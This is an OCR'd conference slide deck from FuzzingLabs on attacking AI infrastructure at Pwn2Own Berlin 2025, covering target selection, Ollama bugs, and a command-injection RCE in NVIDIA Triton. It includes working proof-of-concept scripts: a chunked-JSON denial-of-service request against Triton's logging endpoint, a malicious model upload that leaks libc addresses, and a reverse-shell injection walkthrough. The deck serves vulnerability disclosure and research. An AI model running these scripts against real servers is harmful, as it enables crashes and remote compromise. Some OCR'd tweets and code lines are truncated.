
Breaking AI Inference Systems

Lessons From Pwn2Own Berlin | Fuzzinglabs (@fuzzinglabs)

About Us

Team, Company & Mission

Today's Speakers



- **Patrick Ventuzelo - CEO & Founder**
- Nabih Benazzouz - COO
- 10+ years in **offensive research**, **fuzzing**, and automation
- **Speakers/Trainers** at BlackHat, REcon, OffensiveCon, PoC, Zer0Con

Who We Are

FUZZING LABS

- **Deep-tech cybersecurity company** (30+ engineers) based in Paris
- Specialized in **fuzzing**, reversing, code audit & offensive AI
- Recognized **research & training** delivered worldwide

What We're Building

FUZZFORGE


- FuzzForge - **AI-Native Platform** for Autonomous Vulnerability Research
- Orchestrates **multi-agent workflows** for fuzzing, reversing, and triaging
- Open-source **core + SaaS** platform for **collaborative** offensive R&D

New AI Category at Pwn2Own

AI Targets Overview

New AI Category at Pwn2Own

AI Systems Become Official Targets



https://www.zerodayinitiative.com/blog/2025/2/24/announcing-pwn2own-berlin-2025

- February 2025: a new AI category is introduced.
- AI tools, DB, runtimes, containers and frameworks become eligible targets.
- **AI infrastructure is now treated as a critical attack surface.**

AI Targets for 2025

- Six targets covering:
  - **Storage**
  - **Vector search**
  - **Model serving**
  - **Runtime tooling**
- Mix of **databases, embedding engines, inference systems,** and **container layers.**
- Large attack surface:
  - **Parsing**
  - **Configuration handling**
  - **Execution paths**

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: Chroma

- **Vector database** for embeddings (**Python/Rust**)
- Exposes **Ingestion**, **embedding**, and **query** APIs
- Widely used in **RAG pipelines**
- **~25k GitHub stars**
- [chroma-core/chroma]

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: Postgres pgvector

- **Vector search extension** for PostgreSQL (C)
- Adds a new **vector data type** and similarity search (exact & HNSW approximate)
- Integrated into Postgres to support **AI embedding** queries in SQL
- **~19k GitHub stars**
- pgvector/pgvector

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: Redis

- **In-memory key-value store** and cache (C)
- Supports **vector similarity** search (built-in since v8, earlier via modules)
- Ubiquitous in production (caching, message brokering, ML pipelines)
- **~72k GitHub stars**
- [redis/redis]

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: Ollama

- **Local LLM runtime** for open-source models (**Go/C**)
- Exposes a CLI and **REST API** for running and managing models
- Processes local **model files** (GGUF, Safetensors)
  - parsing flaws can lead to RCE
- Widely adopted for private LLM inference
- **~155k stars** on GitHub
- [ollama/ollama]

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: NVIDIA Triton Inference Server

- **Inference server** for deploying AI models (**C++/Python**)
- Exposes **HTTP/REST** and **gRPC** endpoints for inference
  - supports custom **backend** plugins
- Used in enterprise AI deployments (part of NVIDIA AI platform, Kubernetes, etc.)
- **~10k GitHub stars**
- [triton-inference-server/server]

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Target: NVIDIA Container Toolkit

- **GPU container runtime** for Docker/K8s (**Go/C**)

- Integrates via OCI **hooks** (runs with root privileges) to inject GPU drivers
- Prevalent in multi-tenant GPU clouds (in ~37% of environments)

- **~4k GitHub stars**
- NVIDIA/nvidia-container-toolkit

Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Reconnaissance & Target Selection

How We Chose Where to Attack

Initial Recon & Team Effort

FUZZING LABS

- **Full team involved in early recon**
  - Mohand Acherir
  - Mohammed Benhelli
  - Julien Cohen Scali
  - Daniel Frederic
  - Bryton Bernard
  - Yacine Souam
  - Nabih Benazzouz
  - Antonin Fagat

Ollama

Postgre pgvector

chroma

redis

NVIDIA Container Toolkit

NVIDIA
TRITON INFERENCE SERVER

How We Evaluated Each Target

- **Codebase complexity**
  - language mix, size, **maintainability**
- **Attack surface exposure**
  - **APIs**, parsing logic, **plugins**, config loaders
- **Ease of local reproduction**
  - setup time, dependencies, **determinism**
- **Code quality & maturity**
  - safety practices, **fuzzing history**, test coverage
- **Potential for impactful exploits**
  - **RCE**, sandbox escapes, supply chain implications

NVIDIA Container Toolkit


redis

Ollama

NVIDIA
TRITON INFERENCE SERVER

Postgre pgvector

chroma



Why We Selected Ollama & Triton First

- We already knew the codebase
- We had **previously found bugs** (incl. pre-Pwn2Own)
- Attack surface: API, loader, plugins
- Go + C mix⟶ memory-safety risks
- Very easy to **run & fuzz locally**


- **New & fast-moving codebase**
- Huge attack surface (**Multi-backend plugins)**
- Loads untrusted **model artifacts**
- Complex config parsing
- **Exposed over HTTP/gRPC** (remote vector)

Attacking Ollama

Early Findings & Pwn2Own Discoveries

Pre-Pwn2Own: Our Prior Research on Ollama


- **Oct 2024 → Feb 2025**: early auditing phase
- **Found 7 vulnerabilities**
  - DoS, OOM, token theft, memory issues
- **Submitted via Huntr**
  - several reports untriaged for months
  - some fixes incomplete / silent push
- **Confirmed a large, fragile attack surface → strong head start**



Ollama Attack Surface Overview

- **Ollama Architecture** (High-Level)
  - Local LLM runtime
    - **REST API / CLI**
  - Loads **untrusted artifacts**
    - Modelfile, GGUF
  - Runs in **Docker**, uses host CPU/GPU/RAM

- **Attack Surface**
  - REST API
  - **Model loader / GGUF parser**
  - Registry interactions
  - **Go ↔ C boundary**
    - memory-safety risks



https://mattjhayes.com/2025/06/20/putting-the-open-back-in-ai-with-ollama/

Pre-Pwn2Own Vulnerability #1 — CVE-2024-12886 (OOM DoS)

- Trigger: **Malicious registry response**
- Root cause:
  Unbounded `io.ReadAll`
  → **memory exhaustion**
- Impact:
  Remote Gzip Bomb DoS
  (CVE-2024-12886)
- Disclosure:
  Reported via **Huntr**

Ollama server is vulnerable to OOM DoS attacks when using `makeRequestWithRetry` and `getAuthorizationToken` functions in ollama/ollama

Valid Reported on Oct 31st 2024

```
package server
...
func getAuthorizationToken(ctx context.Context,
    ...
    body, err := io.ReadAll(response.Body)
    ...
}
```

Pre-Pwn2Own Vulnerability #2 — CVE-2025-51471 (Token Theft)


- Redirect (301/302) → Ollama forwards Authorization header
- Leads to **token theft** & access to **private registries**
- Affects **auth flows + model pulls**

- Reported via **Huntr (Dec 2024)** → left untriaged
- Another vendor's AI SAST reproduced our PoC identically and their PR received the CVE assignment

```
    fmt.Printf("Authorization: %s\n", r.Header.Get("Authorization"))
    w.WriteHeader(http.StatusTeapot)
    if _, err := w.Write([]byte("Goeland")); err != nil {
        return
    }
```

Post-Announcement Findings

- We launched a **full audit** as soon as the contest targets were published
- Quickly uncovered **multiple high-impact issues** across core components:
  - Heap/stack bugs in **llama.cpp** and ggml
  - Path-handling flaws in `convert_bert`
  - Instant-crash **DoS** conditions across parsers
- Ollama showed a **wide and brittle attack surface**
- And among all issues, **one bug immediately stood out…**



The Bug That Should Have Won Berlin

- **Bug Discovery** (4 Weeks Before Contest)
  - Fuzzing malformed **model files** (GGUF + manifest layers)
  - **Go control-plane**: accepts oversized metadata fields
  - **C++ inference engine**: trusts the Go layer
  - Vulnerability:
    - `strcpy()` into a **fixed-size struct**
    - ➜ **Heap Buffer Overflow** in inference engine

```
strcpy(hparams.mm_patch_merge_type, gguf_get_val_str(ctx, idx));
```

  - Impact:
    - Isolation by thread = **ideal heap grooming**
    - **Clean path to RCE** via crafted model file


- **The Heartbreak** (2 Weeks Before Pwn2Own)
  - Silent vendor patch as part of a enormous code refactoring
  - Our exploit chain was **almost functional… until it wasn't**

Attacking NVIDIA Triton Inference Server

A Multi-Backend Engine With a Massive Attack Surface

Triton Threat Model + Architecture

- **Large attack surface** exposed to untrusted clients
- **Multiple backends** (Python / ONNX / PyTorch / TensorRT) → inconsistent validation paths
- **Model repository + config.pbtxt** → attacker-controlled parsing inputs
- **Remote APIs (HTTP / gRPC)** massively increase reachable attack vectors



Multiple Complex Bugs Found — LIBC Leak

- Loading a malicious PyTorch model triggered **unexpected LIBC address leaks**
- Leaked symbols (e.g., `clone`) → recover **libc base** → bypass **ASLR/PIE**
- Enabled stable resolution of gadgets & syscall targets (e.g., `system()`)
- Confirmed the Triton model-loading path was a **high-value attack surface**

```
with open("/home/moe/Documents/Triton_exploit/pytorch_model.bi
    file_content = f.read()

# Encode in Base64
encoded_content = base64.b64encode(file_content).decode("utf-8

payload_link = {
    "parameters": {
        "config": json.dumps(model_config_simple_2),
        "file:/1/model.pt": encoded_content        }
}

# Send POST request
res = requests.post(url, headers=headers, json=payload_link)
print("[+] Response: ", res.headers, res.content)
```

```
known function> + 0xecdb4 (0x724d99f91db4 in /lib/x86_64-linux-gnu/libstdc++
 #29: __clone + 0x44 (0x724d99dbca34 in /lib/x86_64-linux-gnu/libc.so.6)\\n;
```

Multiple Complex Bugs Found — DoS via Malformed JSON

- Unbounded JSON parsing caused **immediate Triton crashes**
- Chunked payloads triggered **deep recursion → invalid frees**
- Multiple HTTP/gRPC endpoints were vulnerable (**logging, infer, repository**)

```
I0310 12:31:07.249313 1 grpc_server.cc:2558] "Started GRPCInfer
I0310 12:31:07.249547 1 http_server.cc:4725] "Started HTTPServi
I0310 12:31:07.291648 1 http_server.cc:358] "Started Metrics Se
Signal (11) received.
 0# 0x00005CAACCC31B28 in tritonserver
 1# 0x00007B8411BEF320 in /lib/x86_64-linux-gnu/libc.so.6
 2# 0x00005CAACCD958B2 in tritonserver
 3# 0x00005CAACD50FEA5 in tritonserver
 4# 0x00005CAACD5148F6 in tritonserver
 5# 0x00005CAACD5129CE in tritonserver
```

```python
import requests

def generate_large_json():
    yield b'{"dummy":['
    chunk_size = 4096
    num_chunks = 1000000
    for _ in range(num_chunks):
        yield b'"' + b'a' * (chunk_size - 2) + b'",'
    yield b'"' + b'a' * (chunk_size - 2) + b'"]}'

if __name__ == "__main__":
    logging_url = "http://localhost:8000/v2/logging"

    try:
        response = requests.post(
            logging_url,
            data=generate_large_json(),
            headers={
                "Transfer-Encoding": "chunked",
                "Content-Type": "application/json"
            },
        )
        print(f"Status Code: {response.status_code}")
        print(f"Response: {response.text[:100]}...")
    except requests.exceptions.RequestException as e:
        print(f"Request Failed: {str(e)}")
```


Key Triton Vulnerability — Command Injection via Model Name

- **Trigger**: Malicious model loaded via JSON / config with a crafted **model name**
- **Root cause**: Triton **builds a shell command** (`bash -c "exec … <model_name>"`) and concatenates the model name without sanitization
- **Effect**: Attacker-controlled model name **breaks out of the command** and injects arbitrary shell arguments
- **Impact**: **RCE** on the Triton host (same privileges as the inference server)
- **Context**: Bug lived in the [Python backend] **orchestration hook**, reachable over HTTP/gRPC

```
// Replace this child process with the new stub process.
execvp("bash", (char**)stub_args);
// execvp() never return if succeeded. Otherwise, an error has occurred.
std::stringstream ss;
```


Exploit Walkthrough — Turning It into RCE

- Crafted a model name that:
  - **Closes** the expected argument
  - **Appends attacker command** e.g. reverse shell
- Sent a normal **model-load request** with the malicious name via Triton's API
- Triton executed:
  `bash -c "exec … <our_payload>"`
  → **attacker command runs on the host**
- Result during Pwn2Own:
  - **Stable, one-shot RCE**, reachable remotely
  - Fully weaponizable chain from **untrusted client → Triton → system shell**



Result — RCE on NVIDIA Triton

- **Remote root** via model-name command injection
- Exploit chain weaponized for **Pwn2Own**
- Vendor classified our submission as a **duplicate** (they were already aware of the issue)
- We received **$15,000 Pwn2Own bounty**
- Fix released Sept 2025 → CVE-2025-23316 **(Critical 9.8)**
- **Impact**: RCE, DoS, information disclosure, data tampering



black hat EUROPE 2025

Pwn2Own AI Results & Analysis

What the Results Tell Us

All Publicly Announced Exploit Attempts

COLLISION - We h
Summoning Team
Triton, the bug he
1.5 Master

COLLISION - Mohand Acherir & Patrick Ventuzelo (@pat_ventuzelo) of FuzzingLabs (@fuzzinglabs) exploited #NVIDIA Triton, but the exploit they used was known by the vendor (but unpatched). They still earn $15,000 and 1.5 Master of Pwn points.

SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs),
Nir Brakha,
Redis. They

FAILURE - U
NVIDIA Trito

COLLISION - Although @namhb1, @havancuong000, and @HieuTra34558978 of FPT NightWolf successfully exploited NVIDIA Triton, the bug they used was known by the vendor (but not patched yet). They still earn $15,000 and 1.5 Master of Pwn points.

SUCCESS - Th
(@SinSinology
Chroma earns

SUCCESS - Ir
(@Xuanninh1412) and Tri Dang (@trichimtrich) from Qrious Secure used a four bug chain to
exploit

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit.

COLLISION - W
Triton Inference
s known to
the vendor, but not yet patched. They still earn $15000 and 1.5 Master of Pwn Points

FAILURE - Unfortunately, the team from STAR Labs could not get their exploit of NVIDIA's Triton Inference server working within the time allotted.

Consolidated Results Overview

Day 1	Sina Kheirkhah	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 1	Wiz Research	NVIDIA Triton	FAILURE	$0
Day 1	Sina Kheirkhah	Chroma	SUCCESS	$20,000
Day 1	Viettel Cyber Security	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 2	Fuzzinglabs	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 2	Wiz Research	Redis	SUCCESS	$40,000
Day 2	Qrious Secure	NVIDIA Triton	SUCCESS	$30,000
Day 3	FPT NightWolf	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 3	Wiz Research	NVIDIA Container Toolkit	SUCCESS	$30,000
Day 3	STAR Labs	NVIDIA Triton	FAILURE	$0

Target Popularity, Success Rates & Collisions


10
Submissions

4/6
Targeted Softwares
(Missing Ollama and pgvector)


$180k
Total Rewards
Distributed

80%
Success Rate from
Participants

Number of Submissions Per Target



Submissions Status Per Target



Understanding the High Collision Rate

- NVIDIA saw Triton & Container Toolkit were selected for Pwn2Own
- Assigned **4 engineers** to audit both codebases pre-event
  - Found **20+ bugs internally** (private tracker)
- Many entries collided with issues **already known** by NVIDIA
  - **Explains why Triton had the highest collision rate**

- **Post-Pwn2Own CVE Waves**
  - Aug 2025: 17 CVEs published
  - Sep 2025: 5 more CVEs (incl. our collision **CVE-2025-23316**)

NVIDIA® Triton Inference Server - August 2025	5687	Critical	CVE-2025-23310, CVE-2025-23311, CVE-2025-23317, CVE-2025-23318, CVE-2025-23319, CVE-2025-23320, CVE-2025-23321, CVE-2025-23322, CVE-2025-23323, CVE-2025-23324, CVE-2025-23325, CVE-2025-23326, CVE-2025-23327, CVE-2025-23331, CVE-2025-23333, CVE-2025-23334, CVE-2025-23335	04 Aug 2025	04 Aug 2025
NVIDIA Triton Inference Server - September 2025	5691	Critical	CVE-2025-23316, CVE-2025-23268, CVE-2025-23328, CVE-2025-23329, CVE-2025-23336	16 Sep 2025	16 Sep 2025

Other AI Targets: Key Findings

Redis, Chroma & NVIDIA Container Toolkit

Sina exploited Chroma

